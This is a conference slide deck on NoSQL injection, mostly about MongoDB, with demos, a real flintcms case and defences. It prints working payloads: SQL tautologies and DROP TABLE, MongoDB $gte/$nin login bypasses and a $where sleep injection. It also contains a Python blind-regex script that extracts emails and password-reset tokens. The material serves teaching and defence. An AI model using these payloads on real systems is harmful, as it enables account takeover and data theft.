The Hacker's Guide to NoSQL Injection

Patrycja Wegrzynowicz
CTO, Yon Labs/Yonita
CodeOne 2018

About Me

- 20+ professional experience
  - Software engineer, architect, head of software R&D
- Author and speaker
  - JavaOne, Devoxx, JavaZone, TheServerSide Java Symposium, Jazoon, OOPSLA, ASE, others
- Top 10 Women in Tech 2016 in Poland
- Founder and CTO of Yon Labs/Yonita
  - Consulting, trainings and code audits
  - Automated detection and refactoring of software defects
  - Security, performance, concurrency, databases
- Twitter @yonlabs

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Agenda

- Security horror stories
- Demos of NoSQL injection
- Protection against NoSQL injection
- Common NoSQL misconfigurations

Security Horror Stories

#!/bin/bash

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
SQL Injection



xkdc

Simple SQL/ORM Injection

```
String custId = request.getParameter(”cust_id”)
String sqlQuery = ”SELECT * FROM ACCOUNT WHERE CUST_ID=“ + custId;
String jpqlQuery = ”from Account where custId=“ + custId
```

http://www.example.com/app/accountView?cust_id=0 or 1=1

http://www.example.com/app/accountView?cust_id%3D0%20or%201%3D1%0A

```
SELECT * FROM ACCOUNT WHERE CUST_ID=0 or 1=1
from Account where custId=0 or 1=1
```

Interesting Injections

Interesting Injections

SQL Injection Damage

- Loss of confidentiality
  - SELECT … WHERE … OR 1=1
- Loss of integrity
  - 5; DROP TABLE ACCOUNTS;
- Loss of availability
  - 5; BENCHMARK(99999999,MD5(NOW()))

Db Engines Ranking

346 systems in ranking, October 2018

Rank Oct 2018	Rank Sep 2018	Rank Oct 2017	DBMS	Database Model	Score Oct 2018	Score Sep 2018	Score Oct 2017
1.	1.	1.	Oracle	Relational DBMS	1319.27	+10.15	-29.54
2.	2.	2.	MySQL	Relational DBMS	1178.12	-2.36	-120.71
3.	3.	3.	Microsoft SQL Server	Relational DBMS	1058.33	+7.05	-151.99
4.	4.	4.	PostgreSQL	Relational DBMS	419.39	+12.97	+46.12
5.	5.	5.	MongoDB	Document store	363.19	+4.39	+33.79
6.	6.	6.	DB2	Relational DBMS	179.69	-1.38	-14.90
7.	↑ 8.	↑ 9.	Redis	Key-value store	145.29	+4.35	+23.24
8.	↓ 7.	↑ 10.	Elasticsearch	Search engine	142.33	-0.28	+22.09
9.	9.	↓ 7.	Microsoft Access	Relational DBMS	136.80	+3.41	+7.35
10.	10.	↓ 8.	Cassandra	Wide column store	123.39	+3.83	-1.40
11.	11.	11.	SQLite	Relational DBMS	116.74	+1.29	+4.76
12.	12.	12.	Teradata	Relational DBMS	78.63	+1.25	-1.45
13.	13.	↑ 16.	Splunk	Search engine	76.90	+2.87	+12.54
14.	14.	↑ 18.	MariaDB	Relational DBMS	73.13	+2.49	+16.73
15.	15.	↓ 13.	Solr	Search engine	61.31	+1.11	-9.82

https://db-engines.com/en/ranking

NoSQL Injection?

NoSQL Injection?

Comparing MongoDB with RDBMS

Let's get to know more about how exactly an expert NoSQL database like MongoDB differs from RDBMS. We have elucidated 9 different comparisons between the two.

MongoDB	RDBMS
Document oriented and non-relational database	Relational database
Document based	Row based
Field based	Column based
Collection based and key value pair	Table based
Gives Javascript client for querying	Doesn't give Javascript for querying
Relatively easy to setup	Comparatively not that easy to setup
It is unaffected by SQL injection	It is quite vulnerable to SQL injection
Ideal for hierarchical data storage	Not good for hierarchical data storage
Has dynamic schema	Contains predefined schema
100 times faster	Through increasing RAM vertical scaling can happen
It is horizontally scalable through sharding	Through increasing RAM vertical scaling can happen

https://intellipaat.com/blog/what-is-mongodb/

NoSQL Horror Stories

Victor Gevers

Benoit Côté-Jodoin (becojo)

114 Reputation - Rank

8 #386807 **[flintcms] Account takeover due to blind MongoDB injection in password reset**

Share:

State ● Resolved (Closed)

Disclosed publicly **August 15, 2018 4:17pm +0200**

Reported To Node.js third-party modules

Asset **flintcms** (Source code)

CVE ID CVE-2018-3783

Weakness **Privilege Escalation**

Severity Critical (9.0)

Participants

Visibility Public (Full)

Follow

Like (0) Comment

9:46 PM - 2 Sep 2017 from The Netherlands

134 Retweets **112** Likes

reports
system
system_auth
system_distributed
system_traces
your_db_is_not_secure

7:56 PM - 24 Jan 2017

193 Retweets **179** Likes

106.75.7.200

81.27.43.123

OWASP Top 10 Risks 2017

A1 Injection

A2 Broken Authentication

A3 Sensitive Data Exposure

A4 XML External Entities

A5 Broken Access Control

A6 Security Misconfiguration

A7 Cross-Site Scripting (XSS)

A8 Insecure Deserialization

A9 Using Components with Known Vulnerabilities

A10 Insufficient Logging & Monitoring

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Demo #1

- Bypass Authentication: Known Account Name
- http://demo.yonita.com:3000

Demo #1 Attack Vector

```
POST http://localhost:3000/
Accept: */*
Content-Type: application/json
Content-Length: 60

{"logemail":"test@yonita.com", "logpassword":{ "$gte": "" }}
```

Problem?

- Take a look at source code

Demo #2

- Bypass Authentication: Unknown Account Name
- http://demo.yonita.com:3000
- Please register :-)

Demo #2 Attack Vector

```
POST http://demo.yonita.com:3000/
Accept: */*
Content-Type: application/json

{"logemail":{ "$nin": ["patrycja@yonita.com"] }, "logpassword":{ "$gte": "" }}
```

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Hashed Passwords

- Login
  - Hash provided password
  - Search for User in mongodb with a given username and hashed password

Hashed Passwords

- Login
  - Hash provided password
  - Search for User in mongodb with a given username and hashed password
- Dictionary search
  - Many users => some have simple passwords
  - Use salted passwords
    - e.g. bcrypt

Demo #3
Expose Data

- http://demo.yonita.com:3000
- Private notes about CodeOne
- Please register
- Leave your note about CodeOne => I'll will read all of them :-)

NoSQL Injection Tautologies

- Attack Intent
  - Bypassing authentication
  - Identifying injectable parameters
  - Extracting data
- Description
  - Injecting code that the condition always evaluates to true
- Example
  - Demo #1

NoSQL Injection
Union Queries

- Attack Intent
  - Bypassing authentication, extracting data
- Description
  - Changes the data set returned for a given query
- Example
  - Demo #2

NoSQL Injection
Piggy-Backed Queries

- Attack Intent
  - Extracting data, adding or modifying data, performing denial of service, executing remote commands
- Description
  - Injecting additional JS into the original query
- Example

  Robb', $where: ‘function(){
  sleep(5000); return this.name == “Robb"}'
  })

Blind NoSQL Injection

http://www.example.com/app/viewArticle?articleId=5

or
1=1

The article displayed

and
1=2

No article error

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
Blind NoSQL Injection
Real World Example



Blind NoSQL Injection
Real World Example

```
router.get('/verify', async (req, res) => {
  const token = req.query.t

  const user = await User.findOne({ token })

  if (!user) {
    res.redirect('/admin')
    return
  }

  res.redirect(`/admin/sp/${token}`)
})
```

Blind NoSQL Injection
Real World Example

```
router.post('/forgotpassword', async (req, res) => {
  const { email } = req.body
  const user = await User.findOne({ email })

  if (!user) {
    res.status(400).end('There is no user with that email.')
    return
  }
  // [...]
```

Blind NoSQL Injection
Real World Example - Exploit

```
charset = string.letters + string.digits + '@.'

def blind(test, charset):
    done = False
    buf = ''

    while not done:
        done = True

        for c in charset:
            if test(buf + c):
                buf += c
                done = False
                break

        print buf

    return buf


def test_email(email):
    content = requests.post('http://localhost:4000/admin/forgotpassword', data={'email[$regex]': '^' + email}, allow_redirects=False).content

    return 'success' in content


def test_token(token):
    location = requests.get('http://localhost:4000/admin/verify', params={'t[$regex]': '^' + token}, allow_redirects=False).headers['Location']

    return 'sp' in location
```

Blind NoSQL Injection
Real World Example - Patch

```
const { email } = req.body
const user = await User.findOne({ email: email.toString() })
```

```
const token = req.query.t.toString()
```

Protection against NoSQL Injection Primary Defences

- User input
  - Strong type checking
  - Input validation
    - White-list validation
    - Input sanitization
    - Escaping all user supplied input
- Use proper API
  - No string concatenation
    - Beware of template engines
  - Bind parameters

Protection against NoSQL Injection Additional Defences

- Application testing
  - Black-box testing
  - Static code checkers
  - Dynamic analysis
- Tools in the middle
  - Intrusion detection systems
  - Proxy filtering
  - Web application firewalls

MongoDb Default Configuration

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
MongoDb Security Check List


- Enable Access Control and Enforce Authentication
- Configure Role-Based Access Control
- Encrypt Communication
- Limit Network Exposure
  - > 3.6 bind only to localhost
- Run MongoDB with Secure Configuration Options
  - mapReduce, group, $where
  - —noscripting option

Remember!
It's not all about injections!

- A1 Injection
- A2 Broken Authentication
- A3 Sensitive Data Exposure
- A4 XML External Entities
- A5 Broken Access Control
- A6 Security Misconfiguration
- A7 Cross-Site Scripting (XSS)
- A8 Insecure Deserialization
- A9 Using Components with Known Vulnerabilities
- A10 Insufficient Logging & Monitoring

And it’s not all about MongoDb!





Max Justicz

Remote Code Execution in CouchDB

Nov 14, 2017

A fool with a tool is only a fool!

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Continuous Learning

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Q&A

- patrycja@yonita.com
- @yonlabs

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